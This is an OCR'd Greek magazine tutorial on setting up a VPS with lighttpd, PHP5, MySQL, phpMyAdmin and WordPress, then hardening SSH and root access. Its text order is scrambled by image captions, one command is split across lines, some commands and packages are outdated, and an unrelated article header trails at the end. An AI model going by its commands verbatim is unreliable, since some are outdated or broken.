επιλογές, όπως ο nginx, αλλά ο lighttpd είναι απλούστερος στη ρύθμιση και τον αγαπάμε ;)

Η εγκατάσταση εφαρμογών στο Ubuntu και γενικότερα στα συστήματα Debian γίνεται με τον πλέον κλασικό και πασίγνωστο τρόπο, χρησιμοποιώντας το apt-get. Αρχικά θα χρειαστεί να ανανεώσουμε τη βάση με τα πακέτα, όπως κάναμε και κατά την αναβάθμιση του συστήματος. Αυτό παρεμπιπτόντως δεν χρειάζεται να το κάνουμε κάθε φορά που θέλουμε να εγκαταστήσουμε κάποιο πακέτο, εκτός αν έχουν περάσει μέρες από την τελευταία εγκατάσταση.

```
apt-get update
```

Πλέον, το σύστημα έχει ενημερωθεί για τις τελευταίες εκδόσεις των διαθέσιμων πακέτων, απευθείας από τα repositories του Ubuntu. Τώρα μπορούμε να εγκαταστήσουμε το lighttpd, δίνοντας αυτό:

```
apt-get install lighttpd
```



Ο lighttpd είναι εγκατεστημένος και μέσα στο /var/www βρίσκονται όλα τα αρχεία που θέλουμε να σερβίρει. Παρεμπιπτόντως, αγνοείστε εντελώς τα warning που εμφανίζει ο lighttpd σε αυτό το screenshot. Αποτελούν προϊόν της τεμπελιάς του αρθρογράφου.

Μη νομίζετε ότι μετά θα χρειαστούμε πολλές και περίπλοκες ρυθμίσεις. Ο web server είναι εγκατεστημένος αλλά κι έτοιμος να σερβίρει οποιαδήποτε σελίδα του δώσουμε! Για να τον δοκιμάσουμε αρκεί να δώσουμε τη διεύθυνση IP του VPS μας σε κάποιον web browser. Τα αρχεία που σερβίρει ο lighttpd βρίσκονται στον κατάλογο /var/www. Αυτός ο φάκελος, δηλαδή, αποτελεί το λεγόμενο default document root. Για την ώρα, όμως, ο server μας δεν υποστηρίζει δυναμικές σελίδες. Του λείπει βλέπετε η υποστήριξη της γλώσσας PHP. Ας το φροντίσουμε κι αυτό...

Υποστήριξη PHP

Όλα τα γνωστά CMS, όπως το WordPress και το Joomla, είναι γραμμένα στη γλώσσα PHP. Επομένως για να λειτουργήσουν, το σύστημά μας θα πρέπει να διαθέτει τον σχετικό interpreter. Χωρίς αυτόν, ο lighttpd θα σερβίρει τον κώδικα PHP σαν απλό κείμενο! Για να κάνουμε το web server να διοχετεύει τον κώδικα PHP στον interpreter της PHP, αρκεί να εγκαταστήσουμε το πακέτο php5-cgi:

```
apt-get install php5-cgi
```


Εφόσον χρησιμοποιούμε κάποια πρόσφατη έκδοση του Ubuntu ή του Debian, οι σχετικές ρυθμίσεις για τον lighttpd θα πραγματοποιηθούν αυτόματα και η PHP θα δουλεύει σχεδόν αμέσως. Από μέρους μας χρειάζεται μόνο να την ενεργοποιήσουμε, τρέχοντας το ακόλουθο:

```
lighttpd-enable-mod fastcgi fastcgi-php
```

Στη συνέχεια επανεκκινούμε τον web server (όχι ολόκληρο το σύστημα!) δίνοντας το παρακάτω:

```
service lighttpd restart
```

Τώρα πρέπει να σιγουρευτούμε όμως ότι όλα λειτουργούν σωστά, έτσι



Εφόσον έχει εγκατασταθεί σωστά η PHP, ο κώδικας του αρχείου test.php θα εκτελεστεί και δεν θα εμφανιστεί σαν απλό κείμενο. Έτσι, κάνοντας τη δοκιμή μας από κάποιον web browser, θα πρέπει να δούμε κάτι σαν αυτό που φαίνεται στην εικόνα.

δεν είναι; Για το σκοπό αυτό θα φτιάξουμε ένα αρχείο με κώδικα PHP και θα το ρίξουμε στο document root του lighttpd. Εντός του αρχείου θα γράψουμε μια συνάρτηση που τυπώνει πληροφορίες για την εγκατεστημένη έκδοση της PHP:

```
echo "<?php phpinfo(); ?>" > /var/www/test.php
```

Όταν ζητήσουμε το συγκεκριμένο αρχείο από κάποιον browser κι εφόσον λειτουργούν όλα σωστά, θα πρέπει να δούμε τις πληροφορίες για την PHP κι όχι τον κώδικα. Ας δούμε λοιπόν τα κατορθώματά μας! Αφού ανοίξουμε έναν browser, αρκεί να επισκεφθούμε τη διεύθυνση της μορφής `http://my-server-ip/test.php`.

Αν χρειαστεί στο μέλλον να εγκαταστήσουμε κάποιο πρόσθετο της PHP, όπως, π.χ., το cURL ή το ImageMagick, μπορούμε να εντοπίσουμε το σχετικό πακέτο πανεύκολα, δίνοντας κάτι τέτοιο:

```
apt-cache search php5-*
```

Στη συνέχεια μπορούμε να το εγκαταστήσουμε με το γνωστό τρόπο, όπως θα κάναμε με οποιοδήποτε άλλο πακέτο του συστήματος. Σημειώστε ότι αν εγκαταστήσετε κάποιο πρόσθετο της PHP, θα πρέπει στη συνέχεια να επανεκκινήσετε το lighttpd.

My-Βάση-Δεδομένων ;)

Όλα τα CMS χρειάζονται έναν μηχανισμό για την αποθήκευση του περιεχομένου. Είτε μιλάμε για ολόκληρα άρθρα στο WordPress, είτε για απλά κειμενάκια στο Joomla, απαιτείται μια βάση δεδομένων. Ως γνωστό, η MySQL αποτελεί τη δημοφιλέστερη επιλογή και την υποστηρίζουν όλα τα γνωστά CMS. Επιπλέον, όπως θα έχετε ήδη καταλάβει, η PHP και η MySQL πάνε πακέτο! Η MySQL αποτελεί μάλλον το βαρύτερο πρόγραμμα που θα φορτώσουμε στο μικρό μας VPS και χρειάζεται ιδιαίτερη προσοχή κατά τη ρύθμισή της. Ας ξεκινήσουμε με την εγκατάσταση:

```
apt-get install mysql-server mysql-client
```

Η παραπάνω εντολή εγκαθιστά το MySQL server αλλά και τον επίσημο client. Σημειώστε ότι κατά την εγκατάσταση θα χρειαστεί να ορίσετε ένα password για το χρήστη root της MySQL. Κατά τα γνωστά, θα πρέπει να δώσετε ένα ισχυρό password, το οποίο φυσικά να θυμόσαστε! Αφού ολοκληρωθεί η εγκατάσταση, ενδέχεται να εμφανιστεί ένα ανησυχητικό μήνυμα. Συγκεκριμένα, είναι πολύ πιθανό να εμφανιστεί η λέξη FAIL με κόκκινα γράμματα, καθώς ο MySQL server θα αποτύχει να ξεκινήσει. Αυτό δεν θα πρέπει να σας ανησυχήσει. Όπως είπαμε προηγουμένως, ο MySQL server είναι αρκετά βαρύς και στο default configuration απαιτεί περισσότερη RAM από αυτή που διαθέτει ο μικρός μας VPS. Όπως αντιλαμβάνεστε, λοιπόν, θα πρέπει να αλλάξουμε τη ρύθμισή του.

Στον κατάλογο /usr/share/doc/mysql-server-5.1/examples/ βρίσκονται τρεις διαφορετικές εκδοχές για το αρχείο ρυθμίσεων. Εμείς ενδιαφερόμαστε για το my-small.cnf, το οποίο προορίζεται για χρήση σε συστήματα με περιορισμένους πόρους. Το αρχείο ρυθμίσεων της MySQL βρίσκεται στη θέση /etc/mysql/ κι έχει το όνομα my.cnf. Προφανώς, εμείς θα πρέπει να το αντικαταστήσουμε με το my-small.cnf. Ωστόσο, για ν' αποκτούμε σωστές συνήθειες, θα ξεκινήσουμε πρώτα με ένα backup:


```
mv /etc/mysql/my.cnf /etc/mysql/my.cnf.bak
```

Τώρα, αρκεί να μεταφέρουμε το νέο αρχείο ρυθμίσεων στη θέση του παλιού:

```
cp /usr/share/doc/mysql-server-5.1/examples/my-small.cnf /etc/
mysql/my.cnf
```

Για να επιβεβαιώσουμε ότι πήγαν όλα καλά, αρκεί να κάνουμε μια επανεκκίνηση του MySQL server, δίνοντας κάτι τέτοιο:

```
service mysqld restart
```



Το phpMyAdmin, όπως φαίνεται αμέσως μετά την εγκατάστασή του. Πρόκειται για μια από τις τελευταίες εκδόσεις του πακέτου και διαφέρει αρκετά από τις παλιατζούρες που χρησιμοποιούν ακόμα οι διάφοροι web host... Τι περιμένατε;

My-Εύκολη-Διαχείριση[1]

Η διαχείριση της MySQL από την κονσόλα είναι λίγο στριφνή, αλλά μπορούμε εύκολα να τη μετατρέψουμε σε παιχνιδάκι. Για το σκοπό αυτό θα χρησιμοποιήσουμε το πασίγνωστο phpMyAdmin. Πρόκειται για ένα web interface, μέσα από το οποίο μπορούμε να δημιουργούμε νέες βάσεις και νέους χρήστες για τις βάσεις, όπως επίσης να διαχειριζόμαστε ολόκληρο τον MySQL server. Η εγκατάσταση του phpMyAdmin είναι εξίσου απλή με όσες έχουμε πραγματοποιήσει μέχρι στιγμής:

```
apt-get install phpmyadmin
```

Το νέο μας εργαλείο θα είναι έτοιμο προς χρήση, αμέσως μόλις τελειώσει η εγκατάσταση. Για να το δούμε αρκεί να οδηγήσουμε έναν browser στη διεύθυνση http://my-server-ip/phpmyadmin. Για τη σύνδεση στο web interface δίνουμε ως όνομα χρήστη το root, ενώ το σωστό συνθηματικό είναι εκείνο που καθορίσαμε κατά την εγκατάσταση της MySQL. Για την ώρα, ρίχτε μια ματιά στις λειτουργίες που προσφέρει το phpMyAdmin, αλλά μην πειράξετε τίποτα. Θα επανέλθουμε αργότερα, αφού προηγουμένως ξεμπερδέψουμε με μερικές ακόμα βασικές ρυθμίσεις κι εγκαταστήσουμε το WordPress.

Βαπτίζεται ο server...


Είναι σχεδόν όλα έτοιμα κι ο web server ανυπομονεί να δεχθεί το περιεχόμενό μας, για να το μοιράσει στο Internet, το οποίο με τη σειρά του επίσης ανυπομονεί. Εμείς, όμως, στις μέχρι τώρα δοκιμές με το browser χρησιμοποιούσαμε τη διεύθυνση IP του server. Τι θα γίνει τελικά με εκείνο το domain name που λέγαμε; Μήπως έφτασε η ώρα να το αντιστοιχήσουμε στον server μας; Για τις ανάγκες της παρουσίασής μας, θα υποθέσουμε ότι έχουμε αγοράσει το «example.com». Προφανώς, το domain μας θέλουμε να δείχνει στη διεύθυνση IP του VPS. Αυτό μπορεί να γίνει πανεύκολα, είτε από το panel του registrar (αν χρησιμοποιούμε την υπηρεσία DNS του registar), είτε από το panel του pointhq. Συγκεκριμένα, θα πρέπει να επέμβουμε στο record με όνομα «A» και να δώσουμε σαν όνομα το domain name που θέλουμε να χρησιμοποιήσουμε (το example.com) και σαν διεύθυνση IP εκείνη του VPS. Μετά από αυτό το απλούστατο βήμα πρέπει να ρυθμίσουμε κατάλληλα και τον server μας. Πρέπει να εξασφαλίσουμε ότι ο lighttphd θα «ακούει» στο συγκεκριμένο domain name και θα σερβίρει το κατάλληλο περιεχόμενο.

Αρχικά, μεταφερόμαστε στον κατάλογο /etc/lighttpd/conf-enabled. Εκεί θα πρέπει να δημιουργήσουμε ένα νέο αρχείο, με ένα όνομα σαν το 50-example.conf. Σε αυτό το αρχείο θα πρέπει να προσθέσουμε τις ακόλουθες γραμμές:

```
$HTTP["host"] =~ "(^|\.)example\.com$" {
server.document-root = "/var/www/my-example-site"
}
```

Ουσιαστικά, με αυτό το αρχείο δηλώνουμε στο lighttpd ότι τα αιτήματα που περιέχουν το example.com θα εξυπηρετούνται με το περιεχόμενο του καταλόγου /var/www/my-example-site. Με άλλα λόγια, δηλώνουμε ότι ο κατάλογος /var/www/my-example-site αποτελεί το document root για το example.com. Φυσικά, πριν συνεχίσουμε τις εργασίες μας πρέπει να δημιουργήσουμε το συγκεκριμένο κατάλογο και να ενεργοποιήσουμε

1. Έχουμε αρχίσει να το παρακάνουμε με αυτό το αστείο. Το ξέρουμε.



Για το ανέβασμα αρχείων στον server μας μπορούμε να χρησιμοποιήσουμε κάποιον SFTP client. Με αυτόν τον τρόπο, οι μεταφορές των αρχείων μας θα πραγματοποιούνται με ασφάλεια (μέσω SSH), ενώ ταυτόχρονα θα αποφύγουμε την εγκατάσταση κάποιου FTP server στο VPS.

το αρχείο ρυθμίσεων:

```
mkdir /var/www/my-example-site
lighttpd-enable-mod example
```

WordPress, baby!

Έφτασε η ώρα να εγκαταστήσουμε το CMS μας. Για αρχή, θα κατεβάσουμε το συμπιεσμένο πακέτο με την τελευταία έκδοση του δημοφιλούς (κι αγαπημένου μας) WordPress. Η λήψη του θα γίνει εντός του document root, όπως φαίνεται παρακάτω:


```
cd /var/www/my-example-site
wget http://wordpress.org/latest.zip
```

Το wget θα κατεβάσει το αρχείο latest.zip κι εμείς θα πρέπει στη συνέχεια να το αποσυμπιέσουμε, δίνοντας κάτι τέτοιο:

```
unzip latest.zip
```

Εκτελώντας το παραπάνω, θα δημιουργηθεί ένας κατάλογος με το όνομα wordpress. Μέσα σε αυτόν βρίσκονται τα αρχεία που απαρτίζουν το CMS. Εμείς όμως δεν τα θέλουμε εκεί μέσα, αλλά στο document root. Γι' αυτό το λόγο θα πρέπει να τα μετακινήσουμε εκτελώντας το ακόλουθο:

```
mv /var/www/my-example-site/wordpress/* /var/www/my-example-site/
```



*Όσο θα περνάει ο καιρός, τόσο περισσότερες ρυθμίσεις θα μπαίνουν στο προσωπικό configuration file μας. Μην αγχώνεστε αν το δικό σας είναι *ακόμη* άδειο.*

Σε ότι αφορά στο σύστημα, για την ολοκλήρωση της εγκατάστασης του wordpress απομένει μία ακόμα εργασία. Συγκεκριμένα, πρέπει να δημιουργήσουμε μια βάση στη MySQL, την οποία θα χρησιμοποιεί το CMS. Για το σκοπό αυτό, αρκεί να συνδεθούμε στο phpMyAdmin και να δημιουργήσουμε ένα νέο χρήστη, με περιορισμένα δικαιώματα πρόσβασης. Σε αυτό το νέο χρήστη θα ανατεθεί μια νέα βάση, η οποία θα δημιουργηθεί αυτόματα. Σημειώστε ότι για λόγους ασφάλειας του συστήματός μας, αυτός ο χρήστης πρέπει να έχει έναν *αρκετά* ισχυρό κωδικό. Αυτόν τον κωδικό θα τον δώσουμε αργότερα στο wordpress και δεν θα τον χρησιμοποιήσουμε ποτέ ξανά.

Τα υπόλοιπα βήματα για την εγκατάσταση του wordpress αφορούν στο ίδιο το CMS και όχι στον server και στις υπηρεσίες του. Εμείς λοιπόν θα τα παρακάμψουμε, αλλά αν ενδιαφέρεστε μπορείτε να τα βρείτε στο `http://codex.wordpress.org/Installing_WordPress`.


Ασφάλεια πάνω από όλα

Μετά από τα παραπάνω, το site μας θα είναι έτοιμο να δεχτεί περιεχόμενο. Τα καταφέραμε! Ωστόσο, πριν αρχίσουμε να γράφουμε συμβουλές, tutorial, απόψεις κι οτιδήποτε άλλο, θα ήταν φρόνιμο να ασχοληθούμε με την ασφάλεια του server μας. Καταρχάς, δεν υπάρχει κανένας λόγος να συνδεόμαστε στο λειτουργικό από το λογαριασμό του root. Αντιθέτως, υπάρχουν αρκετοί λόγοι για το αποφεύγουμε. Εάν ο server μας τρέχει κάποια έκδοση του Ubuntu, αυτό το ζήτημα είναι ήδη λυμένο. Εάν όμως χρησιμοποιούμε το Debian ή κάποια άλλη διανομή, θα πρέπει να το διευθετήσουμε μόνοι μας. Συγκεκριμένα, θα δημιουργήσουμε έναν ακόμα λογαριασμό στο σύστημα, τον οποίο θα χρησιμοποιούμε για τις καθημερινές εργασίες. Ο συγκεκριμένος λογαριασμός θα έχει περιορισμένα δικαιώματα, αλλά θα μπορεί να «αναβαθμίζεται» με τη βοήθεια του sudo. Για να δημιουργήσουμε ένα λογαριασμό στα γρήγορα, αρκεί να δώσουμε κάτι τέτοιο:

```
adduser giannoug
```

Εκτελώντας το παραπάνω, το σύστημα θα μας ζητήσει να δώσουμε διάφορες πληροφορίες για το νέο χρήστη. Φυσικά, εμείς συμπληρώνουμε

Κάθε φορά που θέλουμε να δημιουργήσουμε μια βάση, θα ήταν φρόνιμο να δημιουργούμε κι ένα νέο χρήστη. Πατώντας στο Privileges > Add new user εμφανίζεται η σελίδα που φαίνεται στην εικόνα. Αρκεί να ορίσουμε ένα username της επιλογής μας κι ένα ισχυρό password. Στη συνέχεια μπορούμε να δημιουργήσουμε μια βάση με το ίδιο όνομα (το username που δηλώσαμε), επί της οποίας θα έχει πλήρη δικαιώματα ο χρήστης.



όσες και όποιες θέλουμε, ενώ στις υπόλοιπες πατάμε ένα απλό [Enter]. Για να μπορεί ο νέος χρήστης να χρησιμοποιεί το sudo, πρέπει να προσθέσουμε το λογαριασμό στην ομάδα (group) των διαχειριστών (admin). Αυτό γίνεται πολύ εύκολα:

```
adduser giannoug admin
```

Πλέον, μπορούμε να αποσυνδεθούμε από το server και να συνδεθούμε εκ νέου, με το νέο μας λογαριασμό. Παρεμπιπτόντως, τώρα μπορούμε να απενεργοποιήσουμε εντελώς το λογαριασμό του root. Για να πετύχουμε κάτι τέτοιο, αρκεί να δώσουμε το ακόλουθο:

```
passwd -l root
```

Αναρωτιέστε από πού θα εκτελέσουμε το παραπάνω; Μα φυσικά από το νέο μας λογαριασμό, αφού προηγουμένως έχουμε τρέξει το sudo κι έχουμε βεβαιωθεί ότι λειτουργούν τα πάντα σωστά. Δεν θα θέλαμε να κλειδωθούμε απέξω! Έτσι δεν είναι; Τέλος, αν η απενεργοποίηση του root δεν μας αρέσει σαν ιδέα, θα πρέπει τουλάχιστον να του ορίσουμε ένα εξαιρετικά ισχυρό password.

Κρυπτογραφημένη επικοινωνία

Ο μόνος τρόπος για να επικοινωνήσουμε με την κονσόλα του VPS μας είναι μέσω SSH. Ο ίδιος τρόπος όμως είναι διαθέσιμος και σε οποιονδήποτε προσπαθεί να συνδεθεί στο μηχάνημά μας. Φυσικά, εμείς *δεν* το θέλουμε αυτό. Υπάρχουν δύο τρόποι για να αποτρέψουμε κάτι τέτοιο και θα τους αξιοποιήσουμε και τους δύο.

Ο κλασσικότερος τρόπος για να αφήσουμε απέξω τους ανεπιθύμητους επισκέπτες προβλέπει την αλλαγή της πόρτας στην οποία ακούει ο SSH server. Τα περισσότερα bot στοχεύουν απευθείας στην πόρτα 22 που ακούει το SSH εξ ορισμού. Αλλάζοντας την, γλυτώνουμε αρκετές απόπειρες σύνδεσης που ενδέχεται να μας εξαπολύσει κάποιο script kiddie. Για το σκοπό αυτό, αρκεί να επέμβουμε στο αρχείο /etc/ssh/sshd_config, ανοίγοντάς το με κάποιον text editor:

```
nano /etc/ssh/sshd_config
```

Η γραμμή που θα χρειαστεί να αλλάξουμε βρίσκεται στην αρχή και περιλαμβάνει τη λέξη Port και τον αριθμό 22. Εμείς μπορούμε να αντικαταστήσουμε το 22 με σχεδόν οποιονδήποτε αριθμό, μεγαλύτερο του 1024. Αφού τροποποιήσουμε και αποθηκεύσουμε το αρχείο, θα χρειαστεί να επανεκκινήσουμε τον SSH server δίνοντας αυτό:

```
service ssh restart
```


Έναν λιγότερο διαδεδομένο αλλά ιδιαίτερα αποτελεσματικό τρόπο για την προστασία του SSH server, αποτελεί η χρήση του denyhosts. Πρόκειται για ένα πρόγραμμα που παρακολουθεί τις συνδέσεις στον SSH server και ανάλογα με την προέλευσή τους, τις επιτρέπει ή τις απαγορεύει. Επιπλέον, επικοινωνεί με έναν κεντρικό server, από τον οποίο ενημερώνεται για όλες τις δικτυακές διευθύνσεις από τις οποίες εξαπολύονται επιθέσεις. Η εγκατάσταση του denyhosts γίνεται με το γνωστό τρόπο:

```
sudo apt-get install denyhosts
```

Μετά την εγκατάσταση μπορείτε να απολαύσετε την πρόσθετη προστασία που παρέχει το denyhosts, αφήνοντάς το να λειτουργήσει με τις «εργοστασιακές» ρυθμίσεις. Εάν ωστόσο θέλετε να το σκαλίσετε, καλό θα ήταν να ρίξετε μια ματιά και στο σχετικό FAQ: `http://denyhosts.sourceforge.net/faq.html`.

Ready, get, set, go!

Αυτό ήταν όλο! Ο πάμφθηνος VPS μας μπορεί να αντικαταστήσει τον πανάκριβο web host. Φυσικά, από τον δικό μας server μπορούμε να προσφέρουμε και πρόσθετες υπηρεσίες, πέρα από το να σερβίρουμε σελίδες. Μπορούμε επίσης να τον χρησιμοποιήσουμε και για άλλες εργασίες, περισσότερο ή λιγότερο, χμ, άτακτες :) Σκεφτείτε εξάλλου ότι μιλάμε για ένα Linux box το οποίο είναι ενεργοποιημένο 24/7 και συνδέεται στο δίκτυο με μια γραμμή των 100Mbit! Πάντως, αν ο σέρβερ μας βρίσκεται στην Αμερική, το στήσιμο ενός VPN θα είχε ιδιαίτερο ενδιαφέρον. Κάτι τέτοιο βέβαια αποτελεί προχωρημένη εργασία και ξεφεύγει από το παρόν άρθρο. Δεν αποκλείεται όμως να την εξετάσουμε στο μέλλον.



Κάθε πρόσθετο μέτρο ασφάλειας είναι χρήσιμο, όσο απλό κι αν φαίνεται. Εμείς λοιπόν ξεκινήσαμε αλλάζοντας την προκαθορισμένη θύρα σύνδεσης στον SSH server...

Skill:
Intermediate

Tags:
VLC, streaming, screen recording, NOVA, Unicast, Multicast, Transcoding

Πώς να streamάρετε τα panda όλα!

by Dr@G



